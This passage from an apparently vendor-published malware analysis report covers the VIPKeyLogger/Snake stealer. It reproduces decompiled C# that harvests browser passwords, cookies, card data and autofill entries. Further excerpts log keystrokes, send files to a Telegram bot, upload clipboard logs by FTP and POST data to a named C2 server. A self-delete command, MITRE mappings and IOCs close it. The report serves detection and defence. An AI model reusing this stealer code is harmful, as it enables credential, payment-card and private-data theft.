


```
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Defaul
      \Login Data";
    checked
    {
        try
        {
            if (File.Exists(path))
            {
                GClass1 gclass = new GClass1(path);
                gclass.method_6("logins");
                int num = gclass.method_7() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string text = gclass.method_9(i, "origin_url");
                    string text2 = gclass.method_9(i, "username_value");
                    string text3 = gclass.method_9(i, "password_value");
                    if (Class8.smethod_309(text3))
                    {
                        byte[] array = Class8.smethod_310(Directory.GetParent(path).Parent.FullName);
                        if (array != null)
                        {
                            text3 = Class8.smethod_311(Encoding.Default.GetBytes(text3), array);
                        }
                    }
                    else
                    {
                        text3 = Class8.smethod_312(Encoding.Default.GetBytes(gclass.method_9(i, "password_value")));
                    }
                    if ((Operators.CompareString(text2, "", false) != 0) & (Operators.CompareString(text3, "", false) != 0))
                    {
                        string str = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Goog
                          Chrome\r\nHost: ", text, "\r\nUSR: ", text2, "\r\nPSWD: ", text3, "\r\n-------------------------------
                          \n" });
```

Fig 23: Login details of the websites form chrome browser

## C. Browser Cookies Details

It also tries to steal the cookies from the browsers




```
public static void smethod_14()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default
      \Network\\Cookies";
    checked
    {
        try
        {
            if (File.Exists(path))
            {
                GClass1 gclass = new GClass1(path);
                gclass.method_6("cookies");
                int num = gclass.method_7() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string text = gclass.method_9(i, "host_key");
                    string text2 = gclass.method_9(i, "name");
                    string text3 = gclass.method_9(i, "path");
                    string text4 = gclass.method_9(i, "encrypted_value");
                    ulong value = Convert.ToUInt64(gclass.method_9(i, "expires_utc"));
                    if (Class8.smethod_309(text4))
                    {
                        byte[] array = Class8.smethod_310(Conversions.ToString(Class8.smethod_3("Google\\Chrome")));
                        if (array != null)
                        {
                            text4 = Class8.smethod_311(Encoding.Default.GetBytes(text4), array);
                        }
                    }
                    else
                    {
                        text4 = Class8.smethod_312(Encoding.Default.GetBytes(text4));
```

Fig 24: Cookies from browsers

## D. Credit Card Details

It also tries to check credit card details from the browsers such as name on card, card number and expiration date as you can see in fig 25.




```
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Chromium\\User Data\\Default\\W
      Data";
    checked
    {
        try
        {
            if (File.Exists(path))
            {
                GClass1 gclass = new GClass1(path);
                gclass.method_6("credit_cards");
                int num = gclass.method_7() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string text = gclass.method_9(i, "name_on_card");
                    string text2 = gclass.method_9(i, "card_number_encrypted");
                    string text3 = gclass.method_9(i, "expiration_month") + "/" + gclass.method_9(i, "expiration_year");
                    if (Class8.smethod_309(text2))
                    {
                        byte[] array = Class8.smethod_310(Directory.GetParent(path).Parent.FullName);
                        if (array != null)
                        {
                            text2 = Class8.smethod_311(Encoding.Default.GetBytes(text2), array);
                        }
                    }
                    else
                    {
                        text2 = Class8.smethod_312(Encoding.Default.GetBytes(gclass.method_9(i, "card_number_encrypted")));
                    }
                    if ((Operators.CompareString(text, "", false) != 0) & (Operators.CompareString(text2, "", false) != 0) &
                      (Operators.CompareString(text3, "", false) != 0))
```

Fig 25: Credit card details

## E. Browser Autofill Details

This malware also ability to steal your autofill details from your browser like name and value




```
public static void smethod_122()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\
      \Web Data";
    checked
    {
        try
        {
            if (File.Exists(path))
            {
                GClass1 gclass = new GClass1(path);
                gclass.method_6("autofill");
                int num = gclass.method_7() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string text = gclass.method_9(i, "name");
                    string text2 = gclass.method_9(i, "value");
                    if ((Operators.CompareString(text, "", false) != 0) & (Operators.CompareString(text2, "", false) != 0))
                    {
                        string str = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From:
                          Microsoft Edge\r\nName: ", text, "\r\nValue: ", text2, "\r\n---------------------------------\r\n " });
                        Class6.string_8 += str;
                    }
                }
            }
        }
        catch (Exception ex)
```

Fig 26: Autofill details from Edge browser

## F. Browser Details from Top Visited Sites

It also gathers details of top visited sites from the browser such as URL, url_rank and title.




```
string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Vivaldi\\User Data\\Default\\Top
  Sites";
checked
{
    try
    {
        if (File.Exists(path))
        {
            GClass1 gclass = new GClass1(path);
            gclass.method_6("top_sites");
            int num = gclass.method_7() - 1;
            for (int i = 0; i <= num; i++)
            {
                string text = gclass.method_9(i, "url");
                string text2 = gclass.method_9(i, "url_rank");
                string text3 = gclass.method_9(i, "title");
                if ((Operators.CompareString(text, "", false) != 0) & (Operators.CompareString(text2, "", false) != 0) &
                  (Operators.CompareString(text3, "", false) != 0))
                {
                    string str = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Vivaldi
                      \r\nURL: ", text, "\r\nURL Rank: ", text2, "\r\nTitle: ", text3, "\r\n--------------------------------\r\n
                      " });
                    Class6.string_7 += str;
```

Fig27: Gathering data of top visited sites

## G. Download details from Browser:

It also has the ability to gather details from the browser history about the download contains such as url tab and target path.




```
public static void smethod_254()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Xvast\\User Data\\Default\\History";
    checked
    {
        try
        {
            if (File.Exists(path))
            {
                GClass1 gclass = new GClass1(path);
                gclass.method_6("downloads");
                int num = gclass.method_7() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string text = gclass.method_9(i, "tab_url");
                    string text2 = gclass.method_9(i, "target_path");
                    if ((Operators.CompareString(text, "", false) != 0) & (Operators.CompareString(text2, "", false) != 0))
                    {
                        string str = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Xvast\r
                          \nURL: ", text, "\r\nURL Rank: ", text2, "\r\n--------------------------------\r\n " });
                        Class6.string_6 += str;
                    }
                }
```

Fig 28: Downloaded details from the history of browser

## 2. Keylogger activity.

It also checks the key stokes that have been used by the user. Fig. no 29 illustrates that the logging function exposes the names of the keyloggers, but the code remains almost identical, even down to the variable names.




```
private static void smethod_40(object sender, Class6.KeyloggerEventArgs e)
{
    if (Operators.CompareString(Class6.string_2, Class6.keyLogger_0.CurrentWindow, false) != 0)
    {
        Class6.string_2 = Class6.keyLogger_0.CurrentWindow;
        Class6.smethod_42(string.Format("\r\n[ -- {0} -- ]\r\n", Class6.keyLogger_0.CurrentWindow));
    }
    Class6.smethod_42(string.Format("{0}", e.StringValue));
}
```

Fig 29: keylogger function.

## 3. Tries to steal victims' location:

It also shares the county code, region name, longitude latitude and time zone of the victim.




```
Class6.smethod_24()), "\r\n"), "CountryCode: "), Class6.smethod_28()), "\r\n"), "Region Name: "), Class6.smethod_26()), "\r\n"),
"Region Code: "), Class6.smethod_25()), "\r\n"), "City: "), Class6.smethod_31()), "\r\n"), "TimeZone: "), Class6.smethod_27()), "\r
\n"), "Latitude: "), Class6.smethod_29()), "\r\n"), "Longitude: "), Class6.smethod_30()), "\r\n"), "Stub Version: "), "4.4"), "\r
\n")));
```

Fig 30: Checking Victims location.

## 4. Data Exfiltration From Telegram:

It also ability to exfiltrate the data of the telegram used by the victim




```
private static void smethod_1(string string_4, string string_5, string string_6, string string_7)
{
    string[] files = Directory.GetFiles(string_4, string_7);
    foreach (string text in files)
    {
        try
        {
            FileInfo fileInfo = new FileInfo(text);
            byte[] byte_ = File.ReadAllBytes(text);
            ServicePointManager.Expect100Continue = false;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            string string_8 = string.Concat(new string[]
            {
                "https://api.telegram.org/bot",
                string_5,
                "/sendDocument?chat_id=",
                string_6,
                "&caption=",
                "Pc Name: " + Environment.UserName + "\r\n\r\n\r\n\r\n"
            });
            Class8.smethod_0(byte_, fileInfo.Name, "application/x-ms-dos-executable", string_8);
        }
        catch (Exception ex)
        {
        }
    }
```

Fig 31: tries to steal telegram details


## 5. Clipboard and screenshot hijacking

It also steal data from clipboards and screenshots as shown in fig no 32 and 33.



```
if (Operators.CompareString(Class6.string_14, "", false) != 0)
{
    if (Operators.CompareString(Class6.string_23, "True", false) == 0)
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest), "Create", new object[]
          { Operators.AddObject(Operators.AddObject(Class6.string_40 + Class2.Class1_0.Name + " - Clipboard Logs ID - ",
          Class6.object_0), Class6.string_3) }, null, null, null);
        try
        {
            ftpWebRequest.Method = "STOR";
            ftpWebRequest.Credentials = new NetworkCredential(Class6.string_38, Class6.string_39);
            byte[] bytes = Encoding.UTF8.GetBytes(string.Concat(new string[]
            {
                "Clipboard | ",
```

Fig 32: Clipboard data of user.




```
public static void smethod_35(object sender, EventArgs e)
{
    string str = "Screenshot";
    string str2 = ".png";
    string path = Class2.Class1_0.FileSystem.SpecialDirectories.MyDocuments + "\\VIPRecovery";
    try
    {
        if (Directory.Exists(path))
        {
            Class6.string_15 = Class2.Class1_0.FileSystem.SpecialDirectories.MyDocuments + "\\VIPRecovery\\" + str + str2;
            Size blockRegionSize = new Size(Class2.Class1_0.Screen.Bounds.Width, Class2.Class1_0.Screen.Bounds.Height);
            Bitmap bitmap = new Bitmap(Class2.Class1_0.Screen.Bounds.Width, Class2.Class1_0.Screen.Bounds.Height);
            Graphics graphics = Graphics.FromImage(bitmap);
            graphics.CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize);
            bitmap.Save(Class6.string_15);
            Class6.smethod_36();
            Class6.smethod_37();
        }
```

Fig33: Screenshot function

## 6. C2C connection

After collecting all the above data, it tries to post all the details to c2c server.

Hxxp[:]//51.38.247.67:8081/_send_.php?L




```
f (Operators.CompareString(Class6.string_25, "True", false) == 0)

  byte[] byte_ = File.ReadAllBytes(Class6.string_15);
  if (Operators.CompareString(Class6.string_26, "%Server%", false) == 0)
  {
      ServicePointManager.Expect100Continue = false;
      ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
      string str = HttpUtility.UrlEncode(Class6.string_15);
      string s = "c=" + Class6.string_17 + "&myFile=" + str;
      WebRequest webRequest = WebRequest.Create("http://51.38.247.67:8081/_send_.php?L");
      webRequest.Method = "POST";
      byte[] bytes = Encoding.UTF8.GetBytes(s);
      webRequest.ContentType = "application/x-www-form-urlencoded";
      webRequest.ContentLength = (long)bytes.Length;
      Stream stream = webRequest.GetRequestStream();
      stream.Write(bytes, 0, bytes.Length);
      stream.Close();
      WebResponse response = webRequest.GetResponse();
      stream = response.GetResponseStream();
      StreamReader streamReader = new StreamReader(stream);
      streamReader.ReadToEnd();
```

Fig34: C2C connection

## 7. Antibot feature

Snake includes an Antibot feature that disables the malware if it detects that the infected system uses a blocklisted IP address or hostname.




```
// Token: 0x060000A7 RID: 167 RVA: 0x0000A440 File Offset: 0x00008640
public static void smethod_95()
{
    if (Operators.CompareString(Class6.string_48, "EnabledAntiBot", false) == 0)
    {
        if (Class6.string_28.Contains("89.208.29.130") | Class6.string_28.Contains("69.55.5.249") | Class6.string_28.Contains
          ("141.226.236.91") | Class6.string_28.Contains("69.55.5.249") | Class6.string_28.Contains("3.23.155.57"))
        {
            Class6.string_47 = "BotDetected";
        }
        else
        {
            Class6.string_47 = "$BotClean$";
        }
    }
    else
    {
        Class6.string_47 = "$BotClean$";
    }
}
```

*Fig 35: Antibot feature.*

## 8. Post infection

After infection it tries to uninstall itself by using the arguments as in below figure.



```
public static void smethod_15()
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + Application.ExecutablePath + "\"",
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        });
        Environment.Exit(1);
    }
    catch (Exception ex)
    {
    }
}
```

*Fig 36: Self Delete after infection.*

## Conclusion:

VIPKeyLogger is a highly stealthy malware designed to monitor and record keystrokes, often used for stealing sensitive data like passwords and personal information. Its ability to operate covertly makes it challenging to detect and remove. The malware is commonly distributed via phishing emails in the form of malicious attachments, or software cracks. Effective cybersecurity practices, such as avoiding suspicious downloads and maintaining updated antivirus software, are crucial to prevent infection. Vigilance and regular system scans are key to mitigating the risks posed by such threats.

## MITRE ATT&CK:

| Tactic | Technique ID | Name |
|---|---|---|
| Obfuscation | T1027 | Obfuscated Files or Information |
| Execution | T1204.002 | User Execution: Malicious File |
| Executiont | T1059.006 | Command and Scripting Interpreter: Python |
| Screen Capture | T1113 | Screen Capture |
| Gather Victim Host Information | T1592 | Collects system info |
| Input Capture | T1056 | Keyloggin |
| Defense Evasion | T1055.002 | Process Injection: Portable Executable Injection |
| Content Injection | T1659 | Injecting malicious code into systems |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols |

## IOCs:

| MD5 | Filename |
|---|---|
| D0F2558AF01FAFC92DF8D82C60DEB2BF | RTF file |
| DB28D13CC2983DE1B94EE9ACDDC17CB4 | VBS1 |
| C579662689BE00389AFF0D977DB0FEAD | VBS2 |
| B112BE614F6DE7982AE3919227680B6 | Loader1 |
| D27B5973DE02A0394E1B3CCA3EDDF085 | Payload |
| | |
| **URLs** | |
| hxxp[:]//51.38.247.67:8081 | |
| hxxp://xls.energymaxgrp.eu/tok/onstraints.vbs | |
| hxxp://paste[.].ee/d/sv5cW | |
| hxxps[:]//gig.energymaxgrp[.]eu/pop/petsd.txt | |

SEQRITE

Solitaire Business Hub, Office No. 7010 C & D,
